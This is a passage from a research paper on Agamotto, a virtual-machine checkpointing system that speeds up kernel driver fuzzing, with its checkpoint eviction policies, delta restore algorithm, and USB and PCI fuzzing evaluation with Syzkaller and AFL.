Policy-1: Non-Active. This policy is placed first in the pipeline, which prevents any active checkpoint nodes from being evicted. Active checkpoint nodes in the checkpoint tree include the node that the virtual machine is currently based on, and, recursively, the parent node of an active node. This policy selects all but the active nodes in the checkpoint tree as eviction candidates, preventing any active node from being evicted. We consider the checkpoints that are currently active to be *spatially close* because they were created in executing a single test case—the unit of fuzzing. This policy promotes preserving the spatial locality between the active checkpoint nodes by evicting others.

Policy-2: Last-Level. This policy selects the nodes in the last level of the checkpoint tree as eviction candidates. As the depth of the checkpoint tree increases, its nodes are labeled with longer, more specialized test cases. The intuition behind selecting last-level nodes as eviction candidates is that the shorter the test case that a checkpoint node is labeled with, the more likely the label matches test cases that the fuzzer would generate in the future. By evicting last-level nodes, this policy effectively balances the checkpoint tree, letting the tree grow horizontally, rather than vertically.

Policy-3: Least-Recently-Used. The last policy in the pipeline is the Least-Recently-Used (LRU) policy, a policy widely known to be effective at managing different types of caches such as CPU data and address translation caches.

We track the time each checkpoint was last used; we say a checkpoint was used, (i) when it was created, or (ii) when the virtual machine was restored from it. The policy evicts the checkpoint used earliest in time. As widely known, an LRU policy promotes the temporal locality present in the checkpoint usage pattern. The more recently a checkpoint was used, the more likely it will be used again. Unlike previous policies, this LRU policy always determines one and only one eviction candidate, because each checkpoint is used at a unique point in time.

3.5 Lightweight Checkpoint and Restore

3.5.1 Incremental Checkpointing

QEMU's default virtual machine snapshot mechanism stores all volatile states of a virtual machine in a snapshot image. Each snapshot can introduce prohibitive space overhead, however, the memory size of the virtual machine being the dominating factor. Thus, this full snapshot mechanism is not suitable for the fuzzing use case, where a large number of virtual machines are created, and their snapshots can quickly consume all the available memory. Creating a full snapshot can also introduce a prohibitively high run-time overhead for a virtual machine with high memory requirements.

To reduce both space and run-time overheads of checkpointing, Agamotto performs *incremental checkpointing*, where only the modified (or "dirty") memory pages are stored into each checkpoint image. The first checkpoint created by Agamotto after the first boot—the root checkpoint—would be identical to what a full snapshot mechanism would create, which contains all pages in memory. Whenever Agamotto creates a new checkpoint based on an existing one, however, only the memory pages that have been modified with respect to the base checkpoint are stored into the checkpoint image. This incremental approach greatly reduces the size of a non-root checkpoint, as well as the time it takes to create one.

The dependencies between incremental checkpoints are already expressed in our checkpoint tree data structure; that is, the virtual machine state of a given node in the checkpoint tree can be fully restored by following the path from the root to that node and incrementally applying checkpoints.

3.5.2 Delta Restore

A strawman approach to restoring a virtual machine using incremental checkpoints is to sequentially apply incremental checkpoint images starting from the root to the target node in an incremental checkpoint tree. The number of memory pages that this strawman approach should restore, however, is greater than the one that a non-incremental snapshot approach would restore; the root checkpoint in an incremental checkpoint tree already contains the full virtual machine state, and additional restorations of incremental checkpoints will add further overhead.

Algorithm 1 Delta restore

```
1:  function DeltaRestore(Src, Dst)
2:      ▷ Collect pages that need to be restored
3:      L ← LowestCommonAncestor(Src, Dst)
4:      Dirty_{Src..L} ← Dirty_{Src}
5:      Temp ← Parent(Src)
6:      while Temp is not L do
7:          Dirty_{Src..L} ← Dirty_{Src..L} ∨ Dirty_{Temp}
8:          Temp ← Parent(Temp)
9:      end while
10:     Dirty_{Dst..L} ← Dirty_{Dst}
11:     Temp ← Parent(Dst)
12:     while Temp is not L do
13:         Dirty_{Dst..L} ← Dirty_{Dst..L} ∨ Dirty_{Temp}
14:         Temp ← Parent(Temp)
15:     end while
16:
17:     ▷ Restore pages starting from the target node
18:     Dirty_{Delta} ← Dirty_{Src..L} ∨ Dirty_{Dst..L}
19:     Temp ← Dst
20:     while Dirty_{Delta} is not empty do
21:         RestorePages(Dirty_{Delta} ∧ Dirty_{Temp})
22:         Dirty_{Delta} ← Dirty_{Delta} ∧ ¬Dirty_{Temp}
23:         Temp ← Parent(Temp)
24:     end while
25: end function
```

In the fuzzing context, high-performance restore is a requirement, because the virtual machine is restored at the beginning of every iteration of the fuzzing loop. However, since Syzkaller's default Linux kernel configuration for USB fuzzing requires at least 512MB of working memory, and Windows requires a minimum of 4GB, it would take up to several seconds for the strawman approach to restore the full virtual machine memory. We, therefore, introduce the *delta restore* algorithm, which minimizes the number of memory pages that are copied during a virtual machine restoration. The full algorithm is described in Algorithm 1. The key idea is to restore (i) only the pages that have been modified in either the current or target virtual machine state after their execution has diverged, and (ii) each modified page only once via bottom-up tree traversal. This means that the number of memory pages that are copied during a virtual machine restoration is bounded by *the number of pages modified* within the current or the target virtual machine state. Observe that, in the strawman approach, the number of copied memory pages is greater than or equal to *the number of all pages* in memory.

Figure 5 contrasts (a) the top-down, strawman approach with (b) our bottom-up, delta restore approach in restoring a virtual machine state. In the given checkpoint tree, the node (Dst) refers to the checkpoint that the system is being restored to, and the node (Src) is a temporary node representing the current system state from which the restoration starts. The node (B) refers to the last checkpoint that the current system state is based on, and the node (R) refers to the root checkpoint.




Figure 5: Top-down restore vs. Bottom-up delta restore.

Our delta restore algorithm first locates the lowest common ancestor node (node Ⓛ) of the node Ⓢ and Ⓓ, and computes a bitmap of modified memory pages (or a dirty bitmap) of each node with respect to the node Ⓛ, denoted by $Dirty_{Src..L}$ and $Dirty_{Dst..L}$, respectively. We take the union of these two dirty bitmaps, which we call a *delta* dirty bitmap, denoted by $Dirty_{Delta}$. $Dirty_{Delta}$ contains a complete list of memory pages that need restoring. Then, starting from the node Ⓓ, we traverse the checkpoint tree *backwards* to the root node. At each node during the traversal, we restore only the memory pages that are in $Dirty_{Delta}$ and clear their corresponding bits in $Dirty_{Delta}$ to ensure that each dirty page is restored only once. The traversal stops when $Dirty_{Delta}$ is fully cleared. The strawman approach, by contrast, restores all pages stored in incremental checkpoints starting from the node Ⓡ.

3.6 I/O Interception for Fuzzing

Fuzzing driver code paths that can be reached through a given peripheral interface requires interception and redirection of the driver's I/O requests. We find two common models for driver I/O interception and redirection:

- **User-Space Device Emulation.** I/O requests coming from a kernel driver are redirected to a user-mode program through the system call interface. This approach typically requires kernel source code modifications for intercepting and redirecting driver I/O requests.
- **Device Virtualization.** Device virtualization techniques allow the virtual machine monitor to intercept I/O requests coming from the corresponding kernel driver.

Syzkaller's USB fuzzing mode takes the user-space device emulation approach. It adds a kernel module that intercepts and redirects USB driver I/O requests to a program running in user space via the system call interface. Since Syzkaller already contains many smart fuzzing features such as structure-awareness of USB packets, we modified Syzkaller such that Agamotto can be applied. Our key modification was moving Syzkaller's fuzzer outside of the virtual machine so that the fuzzer survives virtual machine restorations as well as kernel crashes. We also modified the communication channels between Syzkaller's components. The fuzzing algorithm and other aspects of Syzkaller were left unmodified.

For fuzzing the PCI interface, we developed our own fuzzer, which uses a device virtualization approach to intercept the driver's I/O requests at the virtual machine monitor level. A key benefit of this approach is that it does not require kernel modifications; a virtual device can be implemented within the virtual machine monitor without modifying the guest OS kernel. We created a "fake" virtual PCI device in QEMU, and plugged it into QEMU's virtual PCI bus. Our fake PCI device attached to the PCI bus gets recognized by the PCI bus driver as the guest OS kernel boots, and, once the target PCI driver gets loaded, it intercepts all memory-mapped I/O (MMIO) requests coming from the target driver. We fuzzed these MMIO requests by sending fuzzer-generated data to the driver as a response to each driver I/O request.


4 Implementation

We implemented Agamotto on top of QEMU 4.0.0 running in an x86 Linux environment [8]. We used the Linux Kernel Virtual Machine (KVM) for hardware accelerated virtualization [43]. We used Syzkaller[3] for USB fuzzing [24], and American Fuzzy Lop (AFL) version 2.52b for PCI fuzzing [65].

Dirty Page Logging. We used KVM's dirty page logging to identify modified pages, as required for our incremental checkpointing and delta restoration techniques. KVM's dirty page bitmap was looked up upon a checkpoint creation request and a virtual machine restoration request. We cleared KVM's dirty page bitmap after each checkpoint creation and virtual machine restoration. We note that KVM's dirty page logging can transparently be accelerated as hardware support—e.g., Page Modification Logging in Intel x86 CPUs—becomes available. Using this dirty page logging, we implemented our own optimized versions of virtual machine checkpointing and restoration mechanisms, since QEMU's snapshot implementation was found to be slower than we expected.

Inter-Component Communication. We used a variety of commodity virtual machine introspection (VMI) mechanisms

[3] Specifically, the commit number: ddc3e85997efdad885e208db6a98bca86e5dd52f



(a) Run-time overhead (b) Memory overhead

Figure 6: Overheads of incremental checkpointing.




Figure 7: Run-time overhead of delta restore.

to implement inter-component communication channels. Control channels were implemented via hypercalls and VIRTIO pipes established between QEMU and the guest virtual machine [44]. Data channels for bulk data transfer were implemented via direct reads and writes to the guest memory or by using a separate shared memory device.

Syzkaller and AFL Support. Agamotto was designed to support multiple fuzzers, and the current prototype supports two different fuzzers. When running Agamotto with Syzkaller for fuzzing the USB interface, we used Syzkaller's fuzzer (`syz-fuzzer`) as Agamotto's fuzzer component and Syzkaller's executor (`syz-executor`) as Agamotto's guest agent. They were both modified such that they use our VMI-based communication channels. When running Agamotto with AFL for fuzzing the PCI interface, we ran an AFL fuzzer thread as Agamotto's fuzzer component and used a shell script as the guest agent, which simply loads the target PCI driver.

5 Evaluation

We conducted all of our experiments on a machine equipped with AMD EPYC 7601 CPU and 500GB of memory. We targeted device drivers in Linux v5.5-rc3 in our fuzzing experiments. We enabled Kernel AddressSanitizer to expose more bugs [35]. We first evaluate Agamotto's individual primitives, and then the performance of kernel driver fuzzers augmented with Agamotto in both USB and PCI fuzzing scenarios.

5.1 Incremental Checkpointing

We compare the run-time and memory overheads of our incremental checkpointing implementation with the overheads of QEMU's non-incremental snapshot approach [1]. To measure the overheads conservatively, we disabled QEMU's zero page optimization, a checkpoint size reduction technique that handles a page filled with zeros by storing a fixed-size entry in the checkpoint image, instead of storing 4KiB of zeros.

Run-Time Overhead. The run-time overhead of checkpointing primarily depends on the number of pages copied into the checkpoint image. Figure 6a shows the overhead of our incremental checkpointing mechanism, and that of the baseline, when checkpointing a 512MiB memory guest virtual machine. As the number of dirty pages increases, the run-time overhead of incremental checkpointing increases linearly. In contrast, the overhead of the baseline, a non-incremental approach, remains constant regardless of the number of dirty pages. In addition, QEMU's non-incremental checkpoint approach adds an additional overhead due to its implementation and the full inclusion of the device memory, of which only a few pages are dirtied during fuzzing. A full restore can, therefore, take more than 200ms per checkpoint for copying all 131,072 pages, whereas our incremental checkpointing, for a typical range of the number of dirty pages (see Section 5.3), takes less than 20ms on average as it only copies the dirty pages.

Memory Overhead. Figure 6b shows how the size of each checkpoint correlates to the number of dirty pages when checkpointing a 512MiB memory virtual machine. As expected, the size of an incremental checkpoint increases in proportion to the number of pages that have been modified since the last checkpoint. Given the distribution of the number of modified pages, which typically ranges from 0 to 8,000 (see Section 5.3), each checkpoint should take no more than 64MiB. With the zero page optimization enabled, the size of each checkpoint observed in actual fuzzing runs, on average, is less than 32MiB. This is a reduction of 90% or more in size from the baseline.

5.2 Delta Restore

Run-Time Overhead. Figure 7 shows the run-time overhead of our implementation of the delta restore algorithm depending on the number of pages that are restored when restoring a 512MiB memory virtual machine. We used QEMU's default restoration mechanism as the baseline, which restores a virtual machine state from a non-incremental, full snapshot image. The smaller the number of restored pages as computed by our delta restore algorithm, the less time it takes to restore

Table 2: USB and PCI fuzzing targets.

Target	USB (§5.3)	PCI (§5.4)	Path (/drivers/...)
RSI	✓		net/wireless/rsi
MWIFIEX	✓		net/wireless/marvell/mwifiex
AR5523	✓		net/wireless/ath/ar5523
BTUSB	✓		bluetooth/btusb.c
PN533	✓		nfc/pn533
GO7007	✓		media/usb/go7007
SI470X	✓		media/radio/si470x
USX2Y	✓		sound/usb/usx2y
ATLANTIC		✓	net/ethernet/aquantia
RTL8139		✓	net/ethernet/realtek
STMMAC		✓	net/ethernet/stmicro
SNIC		✓	scsi/snic

a virtual machine state. The number of restored pages, as observed in actual fuzzing runs, is significantly lower than the total number of pages in memory (see Section 5.3). With an average number of under 8,000 restored guest and device memory pages, our delta restore implementation can restore the virtual machine in 12.5ms on average, 8.9 times faster than the baseline, QEMU's implementation of the full snapshot restore approach, which takes 112ms on average.

5.3 Syzkaller-USB Fuzzing


Experimental Setup. We fuzzed USB drivers individually, one in each experiment. We chose 8 USB drivers, as shown in Table 2, which include drivers (i) of 5 different classes, (ii) of different numbers of source lines of code, and (iii) from different vendors. We ran 32 fuzzing instances for three hours in fuzzing each driver. Each instance fuzzed the driver running in a 512MiB memory virtual machine.

We enabled all USB related functions and constrained the parameters of `syz_usb_connect`—i.e., device and interface descriptors—to fuzz the drivers individually in each experiment. To minimize the effects of non-determinism in our experiment, we limited coverage instrumentation to the driver code as well as generic kernel code that drivers call into.[4]

The fuzzing algorithm of Syzkaller was not modified. We only increased Syzkaller's default five-second timeout to ten seconds to encourage deeper exploration.[5] We started fuzzing without any seed input to eliminate its impact on the results. To minimize the randomness inherent in fuzzing algorithms, we used different but fixed sets of PRNG seed values for different instances, using the equation, $\{id_{inst} + \#crashes_{inst} * 128\}$ where $inst = \{0, 1, ..., 31\}$. This equation ensures that seed values (i) are always unique across instances, and (ii) change after each kernel crash. With these adjustments, the randomness of Syzkaller's fuzzing algorithm was controlled; note, however, that the randomness originating in the target system, e.g., coverage signal, was not controlled. To account for this randomness, we ran each experiment three times.

[4] We instrumented the source code under the following directories: drivers, sound/{usb, core}, and net/{bluetooth, nfc, wireless}.

[5] We followed Syzkaller's default timeout model, where each test case can execute for at most three seconds, but, as long as the last action has returned within last one second, it can execute up to ten seconds.



(a) Agamotto execution time (b) Normal execution time

Figure 8: Distribution of the execution time per test case in Syzkaller-USB fuzzing.

We ran two different versions of Agamotto—(i) a full-fledged Agamotto and (ii) Agamotto with only the root checkpoint enabled (Agamotto-R)—to quantify the effectiveness of checkpoints dynamically created by Agamotto. We used Syzkaller as a baseline, only with the aforementioned changes for controlling timeout and randomness. We configured Agamotto with the following additional parameters: The checkpoint pool size was configured to be 12GiB per instance, and we used 500ms as the initial checkpoint creation interval.

Execution Time of Individual Test Cases. Figure 8 shows how much time Agamotto skips in executing each test case. By using fine-grained checkpoints created by Agamotto, the initial parts of many test cases were skipped. We measured each test case's execution time in all experiments (Figure 8a) and computed each test case's normal execution time, the time each test case execution could have taken if fine-grained checkpoints were not used (Figure 8b). Agamotto successfully reduced the execution time of many test cases—a large portion of test cases took less than a second with Agamotto, as shown in Figure 8a.

Overall Fuzzing Throughput. Figure 9 illustrates how much Agamotto improves Syzkaller's USB fuzzing throughput. This overall fuzzing throughput includes the overhead of Agamotto itself. One common trend observed in all experiments is that Agamotto's fuzzing throughput peaks in the first 10 minutes. This is because, as fuzzing instances are started, lots of test cases producing new coverage were discovered and minimized. Each minimized test case was then mutated 100 times and executed in a row. During this period of time in which new inputs were frequently discovered, a large number of *similar* test cases were executed in a row, the throughput of which was greatly improved by Agamotto. As the fuzzing continued, coverage-increasing test cases were seldom discovered, stabilizing the throughput. Still, Agamotto's throughput




Figure 9: Syzkaller-USB fuzzing throughput (execs/second) measured every 10 minutes for 3 hours.

Table 3: Checkpoint hit and guest execution time statistics.*

	# Checkpoints		# Executions		Guest Exec. Time	
	Created	Evicted	Total	Hit (Rate)	Total	Skipped (Rate**)
RSI	87k	63k	201k	120k (59%)	90.3h	42.1h (31%)
MWIFIEX	19k	9.8k	236k	60k (25%)	28.0h	18.3h (39%)
AR5523	91k	71k	201k	116k (57%)	95.0h	38.6h (28%)
BTUSB	74k	59k	254k	145k (57%)	94.7h	47.1h (33%)
PN533	89k	65k	199k	116k (58%)	95.2h	39.7h (29%)
GO7007	105k	83k	201k	126k (62%)	95.1h	44.5h (31%)
SI470X	88k	67k	223k	130k (58%)	94.9h	43.6h (31%)
USX2Y	92k	76k	195k	90k (46%)	95.0h	29.4h (23%)
Geo. Mean				51.5%		30.9%
ATLANTIC	8.4k	0.6k	191k	43k (22%)	95.2h	18.5h (22%)
RTL8139	17.9k	6.5k	272k	128k (47%)	91.5h	78.9h (46%)
STMMAC	4.8k	0.3k	160k	23k (14%)	95.2h	15.9h (14%)
SNIC	4.0k	0.2k	153k	8.3k (5.4%)	95.3h	5.35h (5.3%)
Geo. Mean				17.0%		16.7%


* Median values from 3 independent runs.
** Skipped/(Skipped+Total)

was consistently higher than the baseline. Of the eight analyzed drivers only two experienced kernel crashes (MWIFIEX and RSI). The performance improvement of the remaining targets is therefore solely due to the reduced average execution time by using the checkpoints created by Agamotto.

Checkpoint Utilization and Effectiveness. We identify *a checkpoint hit* as selecting a non-root checkpoint in executing a test case, and *a checkpoint miss* as selecting the root checkpoint. The *hit rate* refers to the portion of executions that had a checkpoint hit among all executions. At each checkpoint hit, a different amount of time is skipped depending on the checkpoint used. Table 3 summarizes the hit rates, as well as the amounts of the guest execution time skipped in each fuzzing experiment. The hit rates and time skip rates vary depending on the driver targeted in each experiment; on average, we achieved 51.5% of hit rate, saving 30.9% in guest execution time.

To quantify the effectiveness of multiple checkpoints created by Agamotto, we compare the throughput of Agamotto and Agamotto-R; the throughput was improved by 38% on average. The shape of the checkpoint tree used to achieve this improvement is characterized in Figure 10. The depths of the checkpoint nodes—i.e., the number of edges from the root node—created and evicted by Agamotto ranged from 1 to 3, and the resulting checkpoint trees had an average branching factor of 175. This large branching factor reflects (i) how Syzkaller explores the input space, and (ii) that our checkpoint management policies favor checkpoint nodes of lower depths in the checkpoint tree. In these checkpoint trees, the length of the restoration path—i.e., the path from the node representing the dirty system state after each test case execution to the node being restored—ranged from 1 to 6, as shown in Figure 11. The widely ranging lengths of the restoration paths mean that different checkpoints created at various depths were actively used for virtual machine restoration, which also supports the utility of multiple checkpoints created by Agamotto.

Resilience to Kernel Panics. Agamotto found several known bugs in RSI and MWIFIEX that were already found and reported in earlier kernel versions by Syzbot [62], but left unfixed. Agamotto found one unknown bug in MWIFIEX. This bug was not found in the baseline (nor Syzbot), as it was obscured by a known, shallow bug in MWIFIEX, which repeatedly caused immediate kernel panics in the baseline. In contrast, since Agamotto puts the fuzzer outside the virtual



(a) Created checkpoints (b) Evicted checkpoints

(c) Branching factor

Figure 10: Distribution of the depths of all the (a) created and (b) evicted checkpoints in the checkpoint trees, as well as (c) the resulting branching factors of the trees, measured in Syzkaller-USB fuzzing.

machine, Agamotto continuously generated and ran test cases despite kernel panics, eventually getting past the known bug to discover this unknown bug. Moreover, Agamotto maintains the fuzzing throughput, even when it frequently hits these bugs. In fuzzing MWIFIEX as well as RSI, where Agamotto encountered bugs more than 6,000 and 200 times in every 10 minutes, their baseline throughput is significantly lower than the ones observed in fuzzing other drivers. Agamotto, in contrast, maintained a similar level of throughput across all experiments.

Dirty Page Statistics. To show that our incremental checkpointing and delta restore techniques are effective in practice, we measured the number of pages that are restored and dirtied in each iteration of the fuzzing loop. The results are shown in Figure 12a and 12b. In our experiments, the number of pages dirtied after executing a test case has an upperbound near 8,000 pages. The number of restored pages is similarly bounded, but often exceeds this limit when the modified pages of the checkpoint being restored do not completely overlap with the current set of dirty pages. This means that, as discussed in Section 5.1 and 5.2, the run-time overhead of virtual machine checkpointing and restoration was greatly reduced.





Figure 11: Distribution of the length of the restoration path in Syzkaller-USB fuzzing.



(c) Checkpoint size

Figure 12: Distribution of the number of pages (a) restored and (b) dirtied per iteration, and (c) the size of checkpoints in Syzkaller-USB fuzzing.

Also, with the zero page optimization enabled, most of the checkpoints were found to be smaller than 32MiB, as depicted in Figure 12c.

5.4 AFL-PCI Fuzzing

Experimental Setup. To evaluate our device-virtualization-based PCI fuzzer augmented with Agamotto, we fuzzed four PCI drivers. We used AFL as the fuzzer this time, with its fuzzing algorithm unmodified again; we note that AFL implements a different input generation and scheduling algorithm than Syzkaller. With our own PCI fuzzer, we used a conservative baseline, where Agamotto was applied, but the creation of non-root checkpoints was disabled. In effect, our PCI experiments measured the effectiveness of fine-grained checkpoints created by Agamotto in improving the performance of kernel driver fuzzing.

To avoid introducing randomness through the seed input, we started fuzzing with a single input as the seed, which contains an eight-byte string—"Agamotto" in the ASCII format—and without any dictionary entries. Randomness in the fuzzing




Figure 13: AFL-PCI fuzzing throughput (execs/second) measured every 10 minutes for 3 hours.

algorithm was also controlled the same way as in the USB experiments. We fuzzed each driver using 32 instances for three hours. Since the driver's interactions with a PCI device were faster than what we observed in USB fuzzing, we reduced the starting checkpoint interval to 50ms. We used 100ms as a timeout value; we terminated each iteration 100ms after the driver's last access to the I/O mappings.

Fuzzing Throughput. Although AFL uses a fuzzing algorithm different from Syzkaller's, Agamotto again improved the throughput by 21.6% on average, as shown in Figure 13. We emphasize that neither AFL's nor Syzkaller's fuzzing algorithm produces a sequence of test cases that are optimal for Agamotto to accelerate. In particular, AFL's fuzzing algorithm is not tailored to fuzzing of event-driven systems (e.g., it always mutates each test case in the corpus from the first byte). Still, Agamotto consistently improved the fuzzing throughput in all experiments, and has potential to improve it further when the checkpoint management policies are optimized together with other aspects of the fuzzing algorithm.

Path Coverage. Table 4 shows, in fuzzing each driver, the maximum number of code paths discovered among all fuzzing instances. Agamotto's effectiveness is far more pronounced when the underlying fuzzer keeps discovering new, deeper code paths; the more checkpoints created by Agamotto in deep code paths, the more time it saves. In fuzzing ATLANTIC, RTL8139, and STMMAC, Agamotto covered substantially more paths than the baseline did in the same amount of time; by executing 32.8% more test cases on average, Agamotto covered 47.8% more paths. In fuzzing SNIC, however, AFL only discovered only a limited number of paths. Still, Agamotto did execute 6.2% more test cases than the baseline.

Table 4: Number of executions and discovered paths in AFL-PCI fuzzing.*

	# Executions		# Paths Discovered	
	Agamotto-R	Agamotto **(Increase)**	Agamotto-R	Agamotto **(Increase)**
ATLANTIC	147k	191k **(30.1%)**	112	142 **(18.7%)**
RTL8139	152k	259k **(70.5%)**	71	153 **(115.4%)**
STMMAC	137k	160k **(16.6%)**	87	121 **(50.5%)**
SNIC	144k	153k **(6.2%)**	8	8 **(0%)**

* Median values from 3 independent runs.

6 Discussion

Checkpoint-Aware Fuzzing Algorithm. Our checkpointing primitive introduces a new dimension in the optimization space of fuzzing kernel drivers or other event-driven, reactive systems in general. We conservatively evaluated Agamotto without modifying the underlying fuzzing algorithm; that is, we only leveraged spatial and temporal localities that are already present in the fuzzing algorithm of state-of-the-art fuzzers. Thus, various aspects of the fuzzing algorithm such as input selection and mutation strategies can be revisited. We intend to explore checkpoint-aware or -oblivious fuzzing algorithms as future work.

